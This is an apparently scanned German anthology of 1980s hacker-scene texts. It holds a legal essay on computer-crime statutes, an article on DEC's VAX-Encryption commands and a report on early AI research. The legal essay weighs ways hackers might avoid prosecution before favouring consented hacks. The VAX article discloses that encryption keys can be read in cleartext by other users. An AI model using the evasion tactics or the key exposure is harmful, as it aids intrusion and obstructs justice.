Zunächst zur Datenveränderung. Bestraft wird, wer Daten « löscht, unterdrückt, unbrauchbar macht oder verändert». Da ist das Gesetz einmal so erfreulich deutlich, daß es auch dem Laien kaum

noch kommentiert zu werden braucht. Praktisch jede Manipulation von gespeicherten Daten wird von der Norm erfaßt. Dazu gehört natürlich auch das Ergänzen von Daten, zum Beispiel das Einfügen eines neuen Paßworts in die Paßwort-Datei. Fast überflüssig zu erwähnen, daß Programme selbstverständlich auch Daten sind. Werden Programme durch Viren oder Trojanische Pferde verändert, so liegt eine strafbare Datenveränderung vor. Dies kommt ebenso in Betracht, wenn Daten an einen anderen Empfänger umgeleitet oder sonst abgefangen werden.

Im Gegensatz zum Ausspähen von Daten ist hier auch schon der Versuch strafbar. Stümperei schützt also vor Strafe nicht! Verfolgt wird die Datenveränderung - wie auch die im Anschluß vorgestellte Computersabotage - nur auf Antrag. Bei besonderem öffentlichen Interesse kann die Staatsanwaltschaft aber auch von Amts wegen, also ohne Strafantrag des Verletzten, einschreiten.

Die Computersabotage (§ 303 b StGB) soll uns hier nur in ihrer ersten Fallgestalt (§ 3o3 b Abs. 1 StGB; Abs.2 bezieht sich nur auf Beschädigung von Hardware, interessieren. Dort baut sie auf der Datenveränderung auf. Computersabotage ist demnach eine Datenveränderung (wie oben dargestellt), wenn dadurch «eine Datenverarbeitung, die für einen fremden Betrieb, ein fremdes Unternehmen oder eine Behörde von wesentlicher Bedeutung ist», gestört wird.

« Von wesentlicher Bedeutung» ist eine Datenverarbeitung (DVA), wenn von ihrem störungsfreien Ablauf die Funktionstüchtigkeit des Betriebs im ganzen abhängt. Dies betrifft heute, rasch zunehmend, wohl die meisten Betriebe, Unternehmen oder Behörden, die eine elektronische Datenverarbeitung einsetzen.

Keineswegs falsch dürfte die Annahme sein, daß die EDV-Anlagen der NASA und der ihr angeschlossenen Forschungsinstitute für ihre Betreiber eine wesentliche Bedeutung haben. In diesen Anlagen der NASA (und anderer Institute) sind bei dem NASA-Hack Daten durch Einsatz von Trojanischen Pferden verändert worden. Damit haben die NASA-Hacker ein schönes Beispiel für eine Computersabotage geliefert. Auch bei der Computersabotage ist schon der Versuch strafbar. Zur Erforderlichkeit eines Strafantrags siehe oben.

Hackern, denen selbst bei Androhung von bis zu fünf Jahren Freiheitsstrafe noch der rechte Nervenkitzel fehlt, kann geholfen werden. So sind im Rahmen der c Anti-Hacker-Gesetzen Normen eingeführt worden, nach denen in besonderen Fällen bis zu z o und sogar bis zu z S Jahren Freiheitsstrafe verhängt werden können. Mehr hat unser Strafrecht selbst einem Totschläger nicht zu bieten.

Die Normen, bei denen die angesprochenen hohen Strafen (in besonders schweren Fällen) verhängt werden können, sind der Computerbetrug (§ 263 a StGB) und die Fälschung beweiserheblicher Daten (§ 269 StGB). Hier sind wir wieder an einem Punkt, wo «ehrlichen und «ehrenhaften Hacker aufbegehren werden: «Betrügen tun wir wirklich niclit!n - Nein, wirklich nicht? Da wäre ich mir gar nicht so sicher!

Der Computerbetrug nach § 263 a StGB baut auf dem «normalen» Betrug auf. Er soll Strafbarkeitslücken schließen, wenn statt eines Menschen ein Computer < betrogene wird. Daher sei hier zunächst der schlichte Betrug nach § 263 StGB erklärt.

Der Betrug nach § 263 StGB setzt in Kurzform folgendes voraus: Der Täter nimmt einem anderen gegenüber eine Täuschungshandlung vor. Diese bewirkt bei dem Getäuschten einen Irrtum. Auf Grund dieses Irrtums nimmt der Getäuschte eine vermögensschädigende Verfügung über eigenes oder fremdes Vermögen vor.

Beim Computerbetrug nach § 263 a StGB ist die Vermögensschädigung eines Dritten nun auch dann strafbar, wenn nicht eine Person, sondern ein Computer durch Eingriffe ins Programm oder durch Manipulation von Daten etc. «getäuscht» wird. Ein einfaches Beispiel für einen Computerbetrug: Bankangestellter A manipuliert die im Computer seiner Bank gespeicherten Daten so, daß sein Minuskonto wieder einen schönen Guthabenbetrag ausweist. Fälle dieser Art mögen dem Gesetzgeber in erster Linie vorgeschwebt sein, als er den § 263 a StGB einführte. Aber die Anwendbarkeit des Computerbetrugs geht erheblich weiter. So ist der Gebrauch von «Leih-NUIs» unproblematisch als Computerbetrug zu bewerten. Denn das Vermögen des NUI-Inhabers wird dadurch geschädigt, daß durch unbefugte Benutzung von Daten (NUI Teil A und B) der Ablauf eines Datenverarbeitungsvorgangs (beim PAD durch Leistungsgewährung an den Unbe-

rechtigten) beeinflußt wird. Dieser Vermögensschaden ist «stoffgleich» mit dem Vermögensvorteil, den der Täter anstrebt und auch erwirbt. Damit liegen die Voraussetzungen des Computerbetrugs vor.

Entsprechend dürften, abhängig vom Einzelfall, die Voraussetzungen eines Computerbetrugs auch dann vorliegen, wenn mit einem fremden oder falschen Paßwort ein anderes Netzwerk für eine preiswerte Datenreise geöffnet wird. Von daher könnte auch unter diesem Gesichtspunkt beim NASA-Hack ein Computerbetrug begangen worden sein.

Allgemein ist zu den Voraussetzungen des Computerbetrugs noch anzumerken, daß strafbar nur die vorsätzliche Handlung ist. Wie schon angedeutet, muß zusätzlich, wie bei § 263 StGB auch, der Täter die Absicht haben, sich durch seine Handlung einen rechtswidrigen Vermögensvorteil zu verschaffen. Auch beim Computerbetrug ist schon der Versuch strafbar.

Abschließend kommen wir zur Fälschung beweiserheblicher Daten (§ 269 StGB). Bestraft wird nach dieser Norm, wer zur Täuschung im Rechtsverkehr beweiserhebliche Daten so speichert oder verändert, daß bei ihrer Wahrnehmung eine unechte oder verfälschte Urkunde entstehen würde. Ebenso bestraft wird, wer derart gespeicherte oder veränderte Daten gebraucht. Auf Grund des doch recht beträchtlichen Strafrahmens - es können bis zu fünf und, wie bereits dargelegt, in besonders schweren Fällen bis zu 15 Jahren Freiheitsstrafe verhängt werden - soll hier etwas näher erläutert werden, wann eine Strafbarkeit nach § 269 StGB vorliegen könnte.

§ 269 StGB knüpft an den § 267 StGB (Urkundenfälschung) an. Im Unterschied zu Urkunden sind Daten nicht unmittelbar wahrnehmbar. Die Daten sind im Hauptspeicher des Computers oder auf Datenträgern gespeichert. Dort sind sie für den Menschen nicht ohne Hilfsmittel sichtbar. Erst wenn die Daten auf einem Bildschirm angezeigt oder von einem Drucker ausgedruckt werden, sind sie wahrnehmbar. Frühestens dann könnten die Daten eine Urkunde sein. Der Gesetzgeber wollte die Strafbarkeit aber vorverlegen auf den Zeitpunkt der Manipulation der Daten. Das hat den Vorteil, daß die Strafbarkeit nicht zufällig davon abhängt, ob bzw. wann die Daten sichtbar gemacht werden. Deswegen ist in § 269 StGB unter Strafe gestellt wor-

den, beweiserhebliche Daten so zu manipulieren, daß diese Daten wären sie unmittelbar wahrnehmbar - eine unechte oder verfälschte Urkunde darstellen würden.

Entscheidend ist, was unter einer unechten oder verfälschten Urkunde zu verstehen ist. Eine unechte Urkunde würden die Daten bei ihrer Wahrnehmbarkeit sein, wenn über den Aussteller der Urkunde getäuscht wird. Also wenn die Daten nicht von demjenigen stammen, von dem sie zu stammen scheinen. Verfälscht wird eine Urkunde, wenn eine zunächst echte Urkunde so verändert wird, daß ihr Inhalt dem Erklärenden (Aussteller) nicht mehr zuzurechnen ist.

Ebenfalls bestraft wird das Gebrauchen der in oben beschriebener Weise manipulierten Daten. Ein Gebrauchen liegt z. B. vor, wenn dem zu Täuschenden die Daten auf einem Datenträger überlassen oder am Bildschirm sichtbar gemacht werden.

Dazu ein Beispiel: Banklehrling L «spielt» an dem Rechner seines Kreditinstituts herum. Dabei manipuliert er die im Rechner gespeicherten Daten so, daß sein Girokonto endlich mal wieder schwarze Zahlen zeigt. Außerdem richtet er sich ein neues Sparbuch mit einem Guthaben von 100000 DM ein. -Im ersten Fall würde bei Wahrnehmbarkeit der Daten eine verfälschte, im zweiten eine unechte Urkunde vorliegen.

Gut, so etwas tut ein Hacker nicht. Aber eine NUI «leiht» er sich doch schon einmal aus. Dabei ist die Rechtsgrundlage nicht so zweifelsfrei wie bei dem obigen Beispiel, aber eine Fälschung beweiserheblicher Daten kommt auch dort in Betracht. Denn durch Eingabe der NUI-Teile A und B scheint doch der NUI-Inhaber zu erklären, daß er die Verbindung zum PAD hergestellt hat und für die anfallenden Gebühren (notgedrungen) aufkommen will. Wären diese beweiserheblichen Daten unmittelbar wahrnehmbar, würden sie wohl als Urkunde einzustufen sein. In der Literatur ist dieses Beispiel noch nicht erörtert worden aber mir scheint, daß man hier das Vorliegen eines Delikts der Fälschung beweiserheblicher Daten bejahen müßte.

Damit sind die wichtigsten Tariffragen für Hacker geklärt. Klar dürfte jetzt sein, daß es kaum möglich ist, zu hacken, ohne sich strafbar zu machen. Damit stellt sich für Einzelpersonen und Vereine, die

die Unsicherheit der Netze erforschen und aufdecken wollen (und nur um die soll es hier gehen- Hackern, die aus purer Neugier, Geltungssucht oder sogar Gewinnsucht handeln, kann und will ich nicht helfen), die Frage, ob und wie sie noch hacken können, ohne ein großes Strafrisiko auf sich zu nehmen. Denn eins steht fest: Der legendäre HASPA-Coup des CCC ließe sich bei der heutigen Gesetzeslage nicht wiederholen, ohne daß die Akteure mit Freiheits- und / oder Geldstrafen rechnen müßten!

Theoretisch bieten sich zwei Möglichkeiten an. Die erste Möglichkeit wäre, sich um die Gesetze nicht viel zu scheren, aber dafür zu sorgen, daß einem nichts nachgewiesen werden kann. Die zweite Möglichkeit wäre, so vorzugehen, daß man sich trotz raffinierter Hacks nicht strafbar macht.

Wenden wir uns zunächst der ersten Möglichkeit zu. Sie hat den Vorteil, daß man sich kaum Einschränkungen beim Hacken auferlegen müßte. Der große Nachteil ist der gewaltige Risikofaktor dabei.

Da ja Zweck der ganzen Übung sein soll, sich nach einem erfolgreichen Hack an die Öffentlichkeit zu wenden, um die Sicherheitslücken publik zu machen, muß man zwangsläufig den Kopf aus der Deckung nehmen und damit auch den Strafverfolgungsbehörden eine Angriffsfläche bieten.

Es scheint sich nur eine halbwegs erfolgversprechende Lösung anzubieten, wie man dennoch einer Bestrafung entgehen könnte. Dies wäre ein Vorgehen, ähnlich wie es der CCC beim NASA-Hack praktiziert hat. Man bekennt nicht, die Tat selbst verübt zu haben. Statt dessen schiebt man den großen Unbekannten vor, der die Tat begangen habe, die man selbst nun für ihn publik mache. Solange sich nicht beweisen läßt, daß der Unbekannte eine Erfindung ist und der wahre Täter der den Hack Publizierende ist, kann letzterer auch nicht bestraft werden.

Da derjenige, der den Hack publiziert, angeblich nicht Täter ist, ist er grundsätzlich als Zeuge zur Aussage verpflichtet. Wird die Aussage verweigert, kann ein Ordnungsgeld verhängt und Erzwingungshaft bis zu 18o Tagen angeordnet werden. Also auch keine rechte Perspektive.

Hiergegen hilft nur, sich darauf zu berufen, daß man keine sachdienlichen Angaben machen könne. Dies ist bei einem detaillierten

Bericht über den Hack kaum glaubwürdig. Daher wäre die Gefahr einer Erzwingungshaft auf diese Weise nur schwerlich abzuwenden. Ein anderer Ausweg wäre noch, sich auf das Zeugnisverweigerungsrecht zu berufen. Ein solches steht einem zu, wenn man andernfalls sich selbst oder einen nahen Verwandten belasten müßte. Damit ist dann der große Unbekannte aber im Prinzip wieder gestorben. Die Staatsanwaltschaft wird schnell nachweisen können, daß das Zeugnisverweigerungsrecht nicht besteht, oder aber den Täterkreis sehr eng eingrenzen können. Damit stellt sich die Frage: Gibt es Beweise, die sich finden ließen, Zeugen, die bei bohrender Befragung < singen könnten? Wenn ja, dann ist das Spiel verloren!

Erheblich sicherer ist es da, jemanden einzuschalten, der aus beruflichen Gründen ein Zeugnisverweigerungsrecht hat: einen Rechtsanwalt. Dieser wird damit betraut, im Namen seiner nicht zu benennenden Mandanten der Öffentlichkeit die entsprechenden Erklärungen und Belege für den Hack abzugeben. Aber auch diese Methode ist nicht ohne Nachteile. Der Nachrichtenwert ist bei der beschriebenen Vorgehensweise geringer und damit auch der Erfolg der Aktion. Darüber hinaus ist s;e aber auch nicht ohne jedes Risiko. Auch wenn der Anwalt Aussagen weder machen braucht noch darf, so läßt sich doch möglicherweise über den Anwalt auf die in Betracht kommenden Täter schließen. Wenn das gelingt, stellt sich wieder die Frage: Läßt sich bei denen etwas finden, gibt es undichte Zeugen?

Überzeugen können alle diese Varianten nicht. Daher sollte untersucht werden, wie man Aktionen starten kann, bei denen man sich erst gar nicht strafbar macht.

Da, wie in den ersten Teilen dargestellt, praktisch keine Möglichkeit besteht, einen erfolgreichen Hack durchzuführen, ohne mit Strafgesetzen in Konflikt zu geraten, gibt es nur noch eine Möglichkeit: Bloß solche Hacks vorzunehmen, bei denen man zuvor eine Einwilligung des Opfers einholt. Bei einer Wiederholung des HASPA-Coups etwa müßte man vorher zur HASPA gehen und sagen, was man vorhat, warum man es vorhat, und dafür um Erlaubnis bitten. Wenn man diese erhält und sich ausschließlich im Rahmen dieser Einwilligung bewegt, ist jedes Strafrisiko ausgeschlossen.

Wenn man sein Vorhaben vorher genau ankündigen muß, mindert das natürlich die Erfolgsaussichten rapide, da der Betroffene sich auf den bevorstehenden Angriff einstellen und vorbereiten kann. Andererseits ist die Wirkung im Erfolgsfalle um so größer. Schließlich ist der Hack dann unter erschwerten Umständen geglückt.

Fraglich ist natürlich, ob sich die erforderlichen Einwilligungen bekommen ließen. Das hängt ganz von dem jeweiligen Betroffenen ab und wie man ihm das Projekt verkauft. Einerseits wird das potentielle Opfer eines Hacks kein Interesse daran haben, daß öffentlich vorgeführt wird, wie ungenügend seine Sicherheitsmaßnahmen sind. Andererseits würde er sich gewiß gern damit brüsten können, daß sein System nicht geknackt werden konnte. Außerdem erhielte er praktisch eine kostenlose Sicherheitsüberprüfung, für die sich manche Unternehmen in den USA teure «Haus-und-Hof-Hacker» halten.

So gesehen, ist es vielleicht gar nicht so unwahrscheinlich, legale Hacks machen zu können. Ich denke, daß diese Möglichkeit näher untersucht werden sollte. Unterm Strich ist sie wohl für alle Beteiligten die beste aller möglichen Lösungen.

Keine Chance für Hacker

VAX-Encryption

von Stephan Stahl

Als in den ersten Januartagen der neue Software-Katalog von Digital Equipment Corporation (DEC) in die Briefkästen der Kunden flatterte, bot sich auch das Software-Produkt VAX-Encryption zum Erwerb an. VAX-Encryption ist ein Software-Tool für die Verschlüsselung von Dateien zum Schutz gegen unerwünschtes Lesen.

VAX / VMS-Encryption wurde nach den Empfehlungen der USNormenbehörde National Bureau of Standards (NBS) entwickelt und erfüllt die wesentlichen Anforderungen des Data Encryption Standard (DES). Die Verschlüsselung erfolgt nach dem ANSI-DEAr-Algorithmus auf Grundlage der FIPS-q6-Spezifikation des NBS. Neben dem Cipher Block Chain Mode DESCBC ist sowohl der Electronic Code Book Mode DESECB als auch der 8-Bit Cipher Feedback Mode DESCFB anwendbar.

Wünscht ein VAX / VMS-Benutzer die Verschlüsselung einer Datei, so geschieht dies direkt aus der Digital Command Language (DCL). Zuerst wird einmal der Encryption Key Value definiert:

$ ENCRYPT / CREATE-KEY KEYNAME "Key Value"

Der Key Value ist das Codewort, nach dem der Algorithmus die Datei verschlüsselt. Das Codewort sollte aus beliebig vielen Zahlen und Buchstaben bestehen, so z. B.:

$ ENCRYPT / CREATE-KEY GAGA "13 Affen haben 71 Bananen gern"

Eneryption legt das Codewort wie folgt in der eigenen Proccess-Table ab:

ENCRYPTKEYGAGA = "Verschlüsselter Key Value"

Systemweite Codewörter werden durch den Zusatzparameter /SYSTEM in die SYSTEM-TABLE definiert und sind so für jeden Benutzer erreichbar. Dieses erfordert jedoch das SYSNAM-Privileg. Durch den Parameter /ALGORITHMUS= können die verschiedenen obengenannten Verschlüsselungsmodes gewählt werden. Die Standardeinstellung ist DESCBC. Dateien werden nun wie folgt verschlüsselt:

$ ENCRYPT FILENAME KEYNAME
Also so:
$ ENCRYPT FILENAME GAGA

Hierdurch werden die gesamten Inhalte der Datei sowie separat gespeicherte Zusatzinformationen wie Satzstruktur, ursprüngliches Erstellungsdatum und ursprünglicher Dateiname kodiert. Dies ist allerdings nur der Fall, wenn mit dem Parameter /OUPUT=FILENAME die gleiche Datei mit der gleichen Versionsnummer angesprochen wird, ansonsten wird eine völlig neue Datei erzeugt. Die Dateiattribute werden ebenso wie die ursprünglichen Dateiinhalte bei der Entschlüsselung wiederhergestellt.

$ DECRYPT FILENAME KEYNAME

Der Eintrag des verschlüsselten Key Value in die Proccess-Table wird durch dieses DCL-Kommando gelöscht:

$ ENCRYPT/REMOVE-KEY KEYNAME

Zur Installierung dieses Software-Produkts werden folgende Dateien benötigt:

SYS$SHARE: ENCRYPSHR.EXE 85 BLOCKS;

SYS$SYSTEM: ENCRYPFAC.EXE 16 BLOCKS;

SYS$MANAGER: ENCRYPT-START. COM
3 BLOCKS;

sowie die VMS-HELP-Library ENCRYPT. HLP, welche in das VMS-HELP integriert wird.

Bedauerlich an diesem faszinierenden Software-Tool ist jedoch die Tatsache, daß es für normal Sterbliche nicht zu haben ist. Schon die Preisliste des DEC-Katalogs verrät, daß dieses «Produkt nur im Rahmen von Projekten angeboten» wird.

Ein DEC-Vertreter bezog zu dieser Produktpolitik auf dem letzten DECUS-LUG-Treffen in Hamburg Stellung: VAX-Encryption ist eine für das Militär gedachte Entwicklung, welche nicht in die Hände des Ostblocks fallen darf. Daher wacht der CIA über den Anwenderkreis dieses Tools. DEC ist verpflichtet, nur Kunden mit ENCRYPT zu beliefern, die keine potentiellen Verbindungen in den Ostblock besitzen. Eine weitere Gefahr besteht laut DEC-Vertreter darin, daß Hacker mit VAX-Encryption Unsinn treiben und die Sicherheit von Systemen und Datenbeständen in Frage stellen könnten.

Natürlich ist die Verschlüsselung von Daten nur so sicher, wie die Aufbewahrung des geheimen Schlüssels. Aufgefallen ist bei VAXEncryption, daß das geheime Codewort zwar verschlüsselt in der Proccess-Table steht, jedoch auch in Klartext im Recall-Buffer zu finden ist. Für Hacker ist es also kein Problem, über den VMS-SYSTEM-ANALYSER die Codewörter anderer Benutzer in Erfahrung zu bringen. DEC sollte seinen Werbeslogan «Keine Chance für Hacker» noch mal überdenken.

Kritik der digitalen Vernunft

Zur Entwicklung der «Künstlichen Intelligenz»

von Thomas Ammann

«Künstliche Intelligenz (KI) - der Begriff weckt Assoziationen: Science-fiction-Stories mit wildgewordenen Robotern, moderne Frankensteins, die homoide Silikon-Monster ä la Cyborg züchten, oder man denke etwa an die neuen Leiden des tragischen Computerhelden HAL aus «2001». Der Ausdruck «Künstliche Intelligenz» sei mißlungen und sicher ungeschickt, räumen deutsche KI-Forscher selber ein. Das liege in erster Linie aber daran, daß «Artificial Intelligence» aus dem Englischen wörtlich übertragen worden sei. Klar, niemand käme etwa auf den Gedanken, «Central Intelligence Agency», CIA, mit «Zentrale Intelligenz Agentur» zu übersetzen. Doch das sprachliche Mißverständnis ist es nicht allein, auch das englische Original wurde anfangs in der Fachwelt skeptisch aufgenommen. Es gibt vermutlich überhaupt keinen Begriff, der zutreffend beschreibt, womit sich die KI-Forscher beschäftigen. Und wenn sie selbst danach gefragt werden, tun auch sie sich mit allgemeingültigen Definitionen schwer. Soviel ist jedenfalls sicher: Es geht ihnen nicht darum, den perfekten Menschen nachzubilden. «Das funktioniert in der Genforschung sehr viel besser. Da weiß man ja, wie man es machen muß», meinte ein KI-Wissenschaftler lakonisch.

Es ist vorgeschlagen worden, statt « Künstliche Intelligenz» Begriffe wie «Theoretische Psychologie» oder «Experimentelle Philosophie» zu verwenden. Doch die konnten sich genausowenig durchsetzen wie die Kunstworte « Kognetik» und «Intellektik». Die Bezeichnung ‚(Künstliche Intelligenz» hat bei aller Verschwommenheit wenigstens den Vorteil, daß sie heute allgemein in Wissenschaft und Literatur verwendet wird. Auf bessere Vorschläge darf weiterhin gehofft werden.

SUBROUTINE 1: Egghead meets Elektronengehirn - Kleine Geschichte der KI

Als die Computer erfunden wurden, sah man in ihnen nur «Zahlenfresser», überdimensionale Rechenmaschinen zur schnellen und präzisen Verarbeitung großer Zahlenmengen. Erst mit der Entdeckung, daß die «Elektronengehirne» genauso leicht auch nicht-numerische Symbole, zum Beispiel Worte, Felder auf einem Schachbrett oder graphische Symbole manipulieren konnten, begann die Geschichte der modernen KI-Forschung. Die Wissenschaftler nahmen damals an, daß ihnen nur noch die richtigen Programme fehlten, um Computer auch verstandesmäßige Schlußfolgerungen ausführen zu lassen. Ende der fünfziger Jahre entwarf John McCarthy, der den Begriff « Artificial Intelligence» in die Welt gesetzt hatte, in seinem Aufsatz «Programs with Common Sense» die große Vision: Es müßte gelingen, Computer mit «gesundem Menschenverstand» auszurüsten.

«Maschinen werden innerhalb der nächsten zwanzig Jahre dazu imstande sein, jede Arbeit zu übernehmen, die auch der Mensch ausführen kann», verkündete der amerikanische Computerwissenschaftler Herbert Simon 1965. Eine Prophezeiung, die sich offensichtlich nicht erfüllt hat, aber kennzeichnend ist für die Euphorie der damaligen Zeit. Simon entwickelte zusammen mit Allen Newell und Cliff Shaw das Programm «General Problem Solver» - «Universeller Problem-Löser». Die drei gingen davon aus, daß Menschen bei der Lösung ihrer Probleme - ganz gleich, um was es sich gerade handelt – allge-

meingültige, abstrakte Verfahren anwenden und daß diese sich auf Computer übertragen lassen.

Marvin Minsky und Seymour Papert vom Massachusetts Institute of Technology (MIT) suchten dagegen nicht nach allgemeinen Problemlösungsstrategien. Nach ihren Vorstellungen müßten Computer in der Lage sein, Vorgänge in der wirklichen Welt zu «verstehen». Um das zu erreichen, pflanzten sie ihren Maschinen eine Art « Weltwissen» ein. Hunderttausend Elemente dieses Wissens, so damals Minskys Erwartung, seien genug, «um sich in gewöhnlichen Situationen mit angemessener Sensibilität zu verhalten. Eine Million sollte - wenn sie geeignet angeordnet sind - auch für eine sehr große Intelligenz ausreichen. »

Der Computerwissenschaftler Edward Feigenbaum von der Stanford University träumte in jenen Gründerjahren von sprechenden Gartenstühlen und Kücheneinrichtungen und von gefühlsbetonten Robotern für die Altenpflege.

Nach den Höhenflügen aus der Anfangszeit folgte eine Phase der Ernüchterung in der weltweiten KI-Forschung. Weil der «gesunde Menschenverstand», wie er den KI-Pionieren vorschwebte, nicht in den Griff zu bekommen war, wandten sie sich streng reduzierten Mini-Welten zu, in denen sie die Bedingungen selbst definieren konnten. Terry Winograd entwickelte Ende der sechziger Jahre SHRDLU, ein Programm, das auf dem Bildschirm einen Roboter simulierte, der Klötzchen und Pyramiden bewegte. SHRDLU mußte natürliche Sprache verstehen und Antworten geben, räumliche Verhältnisse zwischen den Objekten erkennen und ein «Allgemeinwissen» über die Klötzchenwelt besitzen, die allerdings mit der realen Welt nicht viel zu tun hatte. Programme wie dieses veranlaßten den KI-Kritiker Hubert Dreyfus zur Bemerkung, die KI-Forscher glichen dem Mann, der auf einen Baum steigt und glaubt, damit dem Mond ein Stück näher gekommen zu sein.

Superschnelle Rechner, neue Programmiermethoden und nicht zuletzt wirtschaftliche und militärische Interessen verhalfen der Wissenschaft von der Künstlichen Intelligenz seit Beginn der achtziger Jahre zu einem regelrechten Boom, der bis heute anhält. Nur: Auch nach dreißig Jahren Forschung gibt es immer noch «kein Programm, das

gesunden Menschenverstand besitzt; kein Programm, das Dinge lernt, ohne daß man ihm beibringt, wie es diese Dinge lernen kann; kein Programm, das sich elegant von den eigenen Fehlern erholt», wie Douglas Hofstadter, bekannt als Autor von «Gödel, Escher, Bach», vor einiger Zeit notierte. Hinzu kommt, daß sich die menschliche Intelligenz nach wie vorjeder Beschreibung entzieht. Es gibt niemanden, der weiß, was «Intelligenz» eigentlich ist, wie soll man sie da auf einer Maschine simulieren.

Die heutigen KI-Forscher leben unbekümmert mit diesem Manko, indem sie erst gar nicht nach den Prinzipien der Intelligenz suchen. Von «Künstlicher Intelligenz» sprechen sie dann, wenn ein Computer Aufgaben bewältigt, deren Lösung nach landläufiger Definition auch beim Menschen intelligentes Verhalten erfordern würde. Dazu zählen sie unter anderem das Beweisen mathematischer Sätze, das Verstehen und Verarbeiten natürlicher Sprache und die Analyse und sprachliche Beschreibung von Bildern.

Mit der Ablösung der bisher gebräuchlichen sequentiellen Computer, die Rechenschritte immer streng nacheinander abarbeiten, durch sogenannte Parallelrechner, die zigmillionen Operationen zur gleichen Zeit durchführen, wird die KI-Forschung in den nächsten Jahren einen gewaltigen Schritt nach vorn machen. Am MIT in Cambridge laufen derzeit Versuche mit der « Connection Machine», die über 60000 parallel arbeitende Prozessoren verfügt. Man hofft, den Denk und Erkenntnisprozessen im menschlichen Gehirn mit Hilfe solcher neuen Rechner auf die Spur zu kommen.

Big Brother wird Sportreporter

Wolfgang Wahlster ist fünfunddreißig Jahre alt und seit 1983 Informatik-Professor an der Universität Saarbrücken im Sonderforschungsbereich Künstliche Intelligenz. Zuvor hatte er einige Projekte an der Hamburger Uni geleitet. Das Durchschnittsalter der KI-Forscher ist hierzulande zwar auffallend niedrig, aber Wahlster ist nun doch eine Ausnahme. Er gilt als eines der größten Talente der KI-Forschung

und ist in der verschworenen deutschen KI-Gemeinde der heimliche Superstar.

Als ich ihn in Saarbrücken treffe, ahne ich, warum. Der Mann ist beseelt von unbändigem Forscherdrang, hat sein Ziel, seine Vision, offenbar deutlich vor Augen. Kein großes Drumherumgerede zur Begrüßung, keine unnötigen Höflichkeitsfloskeln, es geht sofort zur Sache. «Wir gehen davon aus, daß jegliche Art von Informationsverarbeitung, die der Mensch bewältigt, auch beim Computer möglich sein wird. Da gibt es keine prinzipiellen Grenzen», stellt er gleich zu Beginn klar, räumt allerdings ein, daß ein schlaues Elektronengehirn allein noch nicht den ganzen Menschen ausmacht: «Der Mensch ist ja auch noch ein biologisches und, was noch wichtiger ist, soziales Wesen. Das sind Bereiche, die der KI nie zugänglich sein werden. »

Seit Ende der siebziger Jahre ist Wolfgang Wahlster nun mit der Analyse von Bildfolgen und deren sprachlicher Beschreibung beschäftigt. Seine Computer sollen lernen, zu sehen, und sie sollen darüber Rede und Antwort stehen. «Bei der Bilderkennung ist es relativ einfach, den Verstehensbegriff dingfest zu machen», erläutert er die Vorzüge seines Forschungsgebiets gegenüber anderen KI-Feldern. «Wenn das System etwas erkennt und es richtig beschreibt, dann versteht es auch richtig. Das Traumziel der KI wäre erreicht, wenn ein Computer einen Stummfilm mit Buster Keaton sieht und an den richtigen Stellen lacht. Dann könnte man das Bilderkennungsproblem ad acta legen. Er kann j a nur lachen, wenn er versteht. » Leuchtet mir ein, aber seit wann haben Computer Humor? Das wäre sicher ein interessantes Betätigungsfeld für die KI.

Wahlster und sein Team basteln derzeit - in Zusammenarbeit mit dem Fraunhofer-Institut für Informations- und Datenverarbeitung in Karlsruhe-an einem KI-System, das sie VITRA (« Visual Translator») getauft haben. Die Karlsruher haben Videoaufnahmen von einer Verkehrskreuzung digitalisiert und in einen Großrechner gepackt. Fünf Sekunden am Stück paßten rein, das sind r 3o Fernsehbilder mit jeweils mehr als einer Viertelmillion Rasterpunkte, dann war der Speicher voll. VITRA soll nun ganz allein bestimmte bewegliche Objekte auf diesen Bildern - zum Beispiel Straßenbahnen und Autos - «detektieren», wie die Forscher sagen, und beschreiben, was die gerade so tun.

In einem Terminalraum, in dem ein paar Studenten an hübschen Symbolics-Workstations mit bunten, hochauflösenden Riesenbildschirmen arbeiten, führt Wahlster mir vor, was VITRA alles über die Kreuzung weiß. Zu Demo-Zwecken, und wahrscheinlich weil's lustiger ist, hat der Computer ein Sprachmodul verpaßt bekommen. Auf die eingetippte Frage: «Liegt der Parkplatz vor dem Haus?» ertönt es blechern aus dem Lautsprecher: « Ja, der Parkplatz befindet sich unmittelbar vor dem Haus.» Oder: «Hielt Objekt ooo3 (ein Pkw) an?» - «Ja, gerade eben.» Als Wahlster wissen will: «Bog der Polizist ab?», heißt es kurz und bündig: «Polizist ist kein Objekt der Szene.» Basta. Nur gut, daß die Antworten des Wundercomputers gleichzeitig auf dem Bildschirm angezeigt werden, denn die Stimme allein ist kaum zu verstehen. «Der Sprach-Chip ist nicht der beste, darauf kam es uns ja nicht an», bemerkt Wahlster etwas verschämt dazu.

Was VITRA intelligent macht, erläutert er so: «Der Computer erzeugt Antworten über Bildmaterial, das er vorher noch nie gesehen hat. Dazu braucht er umfangreiches Wissen, er muß die deutsche Sprache verstehen, zeitliche und räumliche Schlußfolgerungen ausführen und komplizierte Bewegungskonzepte - so etwas wie Abbiegen, Einparken, Halten- erkennen. » Einige Jahre haben Wahlster und seine Kollegen gebraucht, um dem Rechner etwas beizubringen, was jedes durchschnittlich begabte Kleinkind aus dem <Effeff> kann. Warum soviel Mühe? «Unser Motto lautet: <Ein Wort sagt mehr als iooo Bilden. Wenn wir im Fernsehen Aufnahmen von einer Autobahn sehen, auf der sich Hunderte von Fahrzeugen im Kriechtempo bewegen, gibt es dafür nur eine Beschreibung: <Stau>. Genau das soll VITRA leisten: Wir richten eine Kamera auf eine beliebige Szene und bekommen eine Beschreibung der Ereignisse. »

Da haben wir's ja, denke ich. Big Brother. Man stelle sich vor: Videoaufnahmen von einer Demonstration, und VITRA spuckt die komplette Teilnehmerliste aus. Oder ist das nur ein Hirngespinst? Daß einem bei Bilderkennung sofort Oberwachung und Verfolgung einfallen, ist ja nicht abwegig. Wahlster selber benutzt diese Begriffe, wenn er es auch schafft, ihnen eine positive Bedeutung abzugewinnen: «Denken Sie an einen Biologen, der Flugzeugaufnahmen darauf

hin auswerten will, wo zum Beispiel Waldschäden spezieller Art auftreten. Hier möchte man gezielt in deutscher Sprache Anfragen stellen können. Dann das ganze Gebiet der Fernerkundung. Die Masse von Bildmaterial, die von Satelliten heruntergefunkt wird, kann ja gar nicht mehr per Hand ausgewählt werden. »

